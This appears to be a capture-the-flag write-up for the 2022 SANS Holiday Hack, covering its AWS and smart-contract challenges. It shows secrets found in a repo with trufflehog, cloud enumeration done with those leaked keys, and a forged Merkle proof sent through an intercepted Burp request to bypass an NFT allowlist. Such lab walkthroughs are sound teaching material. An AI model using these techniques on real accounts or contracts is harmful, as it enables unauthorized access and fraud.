
Recover The Cloud Ring

5.1 AWS CLI Intro	▲△△△△
5.2 Trufflehog Search	▲▲△△△
5.3 Exploitation via AWS	▲▲▲△△

Recover The Cloud Ring
5.1 AWS CLI Intro

We meet with Jill Underpole and fire up the nearby terminal to complete the basic introduction to AWS commands.

```
elf@a9a126330d6b:~$ aws help

elf@a9a126330d6b:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]:

elf@a9a126330d6b:~$ aws sts get-caller-identity
{
   "UserId": "AKQAAYRKO7A5Q5XUY2IY",
   "Account": "602143214321",
   "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```



Recover The Cloud Ring
5.2 Trufflehog Search

Next we visit Gerty Snowburrow. She provides a link for our objective, finding the file location of the secrets Alabaster Snowball committed to the repo: https://haugfactory.com/asnowball/aws_scripts.git

We install trufflehog on our Kali Linux VM and execute a search on the repo provided. Trufflehog easily identifies the secrets and file.

```
{"branch": "origin/main", "commit": "added\n", "commitHash": "3476397f95da11a776d4118f1f9ae6c9d4afd0c9", "date": "2022-09-07 10:53:32",
"diff": "@@ -4,8 +4,8 @@ import json\n \n iam = boto3.client('iam',\n     region_name='us-east-1',\n-    aws_access_key_id=ACCESSKEYID,\n-
aws_secret_access_key=SECRETACCESSKEY,\n+    aws_access_key_id=\"AKIAAIDAYRANYAHGQOHD\",\n+
aws_secret_access_key=\"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\",\n )\n # arn:aws:ec2:us-east-1:accountid:instance/*\n response =
iam.put_user_policy(\n", "path": "put_policy.py", "printDiff": "@@ -4,8 +4,8 @@ import json\n \n iam = boto3.client('iam',\n
region_name='us-east-1',\n-    aws_access_key_id=ACCESSKEYID,\n-    aws_secret_access_key=SECRETACCESSKEY,\n+
aws_access_key_id=\"AKIAAIDAYRANYAHGQOHD\",\n+    aws_secret_access_key=\"\u001b[93me95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL\u001b[0m\",\n )\n
# arn:aws:ec2:us-east-1:accountid:instance/*\n response = iam.put_user_policy(\n", "reason": "High Entropy", "stringsFound":
["e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL"]}
```

Answer: **put_policy.py**

Recover The Cloud Ring
5.3 Exploitation via AWS

We visit with the less than helpful Sulfrod and access the nearby terminal to complete the challenge. This challenge is straightforward and requires the proper syntax using the AWS commands.

```
$ aws configure

AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD

AWS Secret Access Key [None]: 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

Default region name [None]: us-east-1

Default output format [None]:

$ aws sts get-caller-identity
```

Recover The Cloud Ring
5.3 Exploitation via AWS

```
$ aws iam list-attached-user-policies --user-name haug

$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY

$ aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1

$ aws iam list-user-policies --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --user-name haug

$ aws iam get-user-policy --user-name haug --policy-name S3Perms

$ aws s3api list-objects --bucket smogmachines3

$ aws lambda list-functions

$ aws lambda get-function-url-config --function-name smogmachine_lambda

Great, you did it all - thank you!
```


Recover The Burning Ring Of Fire

6.1 Buy A Hat	▲▲△△△
6.2 Blockchain Divination	▲▲▲▲△
6.3 Exploit A Smart Contract	▲▲▲▲▲


Hey! It's me, Jason!
I'm not dead. I'm merely resting.
Look at my beautiful yellow plumage!

Recover The Burning Ring Of Fire
6.1 Buy A Hat

Head to the Burning Ring of Fire and chat with Wombley Cube near the hat vending machine. Clicking on the vending machine provides instructions. Select a hat, then pre-approve the KringleCoin (KC) amount to wallet address 0x5E5d991F67A94CeA0D54d82B361ef031fE94FD0e. Once we complete that, return to the vending machine and claim our hat using our wallet address and the Hat ID provided when we made our selection.


Transaction succeeded!
TransactionID:
0xf3b38202a88ccafe1e0896bb74d012b9bb9b3ff081c1d7eeaa309ca4c959015e
Block 97377

Recover The Burning Ring Of Fire
6.2 Blockchain Divination


Blockchain Divination


Difficulty:

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

7A2D3DE339Ce353c0eFBa32e948a88F1C86554

For this challenge we descend to the lowest level and fire up the Blockchain Explorer. We know the KringleCoin smart contract is near the beginning of the blockchain and start looking at block 0. In the next block (1), we find Transaction 0, the contract that contains the first transaction (the source code) and address. We also download copies of KringleCoin.sol and BSRS_nft.sol source to our GitHub repository.

Answer: **0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554**


Transaction 0

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Recover The Burning Ring Of Fire 6.3 Exploit A Smart Contract


For the final challenge we use the clues and resources provided. We learn how NFT’s and a Merkle Tree work. The GitHub repo provided by Professor Petabyte provides a Dockerfile that allows us to easily work with the merkle_tree python code to overcome this challenge. Using the instructions we launch our docker instance, copy the read only merkle_tree.py to a new file and modify the python script. We have two notable changes: 1. Modify the allowlist, adding our address to the end (so we have 3 entries). 2. Modify the last line of code to look at the third entry in the allowlist (our wallet address). Note this is value 2 because the index starts at 0. Run our modified script and receive a new root and proof.

The BSRS terminal takes us to their website: https://boredsporcrowboatsociety.com/


Recover The Burning Ring Of Fire 6.3 Exploit A Smart Contract

The BSRS terminal would not accept our proof so some additional work was needed. Reviewing the site code we see bsrs.js populates the correct root, which won't work for our computed proof. We can overcome this by firing up Burpsuite and intercepting the transaction, replacing the populated root with the one generated from our merkle python script.

Once that is complete, we execute the transaction in the same manner as when we bought a hat from the vending machine and receive our NFT!



You're on the list and good to go! Now... BUY A SPORC!


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to https://boredsporcrowboatsociety.com:443 [34.111.110.164]

```
POST/cgi-bin/presaleHTTP/2
Host:boredsporcrowboatsociety.com
Content-Length:277
Sec-Ch-Ua:"Not?A_Brand";v="8",
"Chromium";v="108"
Sec-Ch-Ua-Platform:"Linux"
Sec-Ch-Ua-Mobile:?0
User-Agent:Mozilla/5.0(WindowsNT10.0;Win64;x64)AppleWebKit/537.36(KHTML,
likeGecko)Chrome/108.0.5359.125Safari/537.36
Content-Type:application/json
Accept:*/*
Origin:https://boredsporcrowboatsociety.com
Sec-Fetch-Site:same-origin
Sec-Fetch-Mode:cors
Sec-Fetch-Dest:empty
Referer:https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=OrangeBlue&id=7a3a05e0-7
15&tokens=
Accept-Encoding:gzip,
deflate
Accept-Language:en-US,
en;q=0.9

{
  "WalletID":"0xA13f3448a49b2E9a88DbC5FE396059a08c1dB755",
  "Root":"0x79b9d3d314b28d18bd4f00beeaa337341f0937ce2d76cd0897ed7ba85b860a4a",
  "Proof":"0x615815a4475eb89d6170fce10fde35e5e21bb9a0deb865d6a2f7aec069cfd968",
  "Validate":"true",
  "Session":"7a3a05e0-7e77-4105-8e72-7a7af2ed8792"
}
```

Bonus Material

7.1 Treasure Chests

7.2 Shenanigans

7.3 Story (Repo)




7.4 Agenda (Repo)

7.5 Tokens (Repo)

Images (Repo)

Bonus Material
7.1 Treasure Chests

Finding the six treasure chests (Thanks Wombley) seemed to require exploring all of KringleCon, but there was an easier way to find the treasure locations. By using the browser developer tools and examining the site imagery (backgrounds and masks) it was easy to spot the hidden locations and discover the contents.

Bonus Material
7.2 Shenanigans

The secret area 'shenanigans' (floor 1.5) from the 2021 Holiday Hack required manipulation of the elevator. This year we again find the same room (mostly) but it contains special 'Santa Magic' terminal. This allows us to talk with Santa using the ClausPhone5000!

We followed the instructions and logged our key, but discover Santa will provide a lost secret key for those that need it.


No web manipulation is necessary to get to this location, the path is visible on the left side of the castle, leading to the secret area behind the castle.

Thank You

Thanks again for a great Holiday Hack Event!

As with previous events, many hours were spent

working through all the challenges!



Santa 10:16AM

Congratulations! You have foiled Grinchum's foul plan and recovered the Golden Rings!

And by the magic of the rings, Grinchum has been restored back to his true, merry self: Smilegol!

You see, all Flobbits are drawn to the Rings, but somehow, Smilegol was able to snatch them from my castle.

To anyone but me, their allure becomes irresistable the more Rings someone possesses.

That allure eventually tarnishes the holder's Holiday Spirit, which is about *giving*, not possesing.

That's exactly what happened to Smilegol; that selfishness morphed him into Grinchum.

But thanks to you, Grinchum is no more, and the holiday season is saved!

Ho ho ho, happy holidays!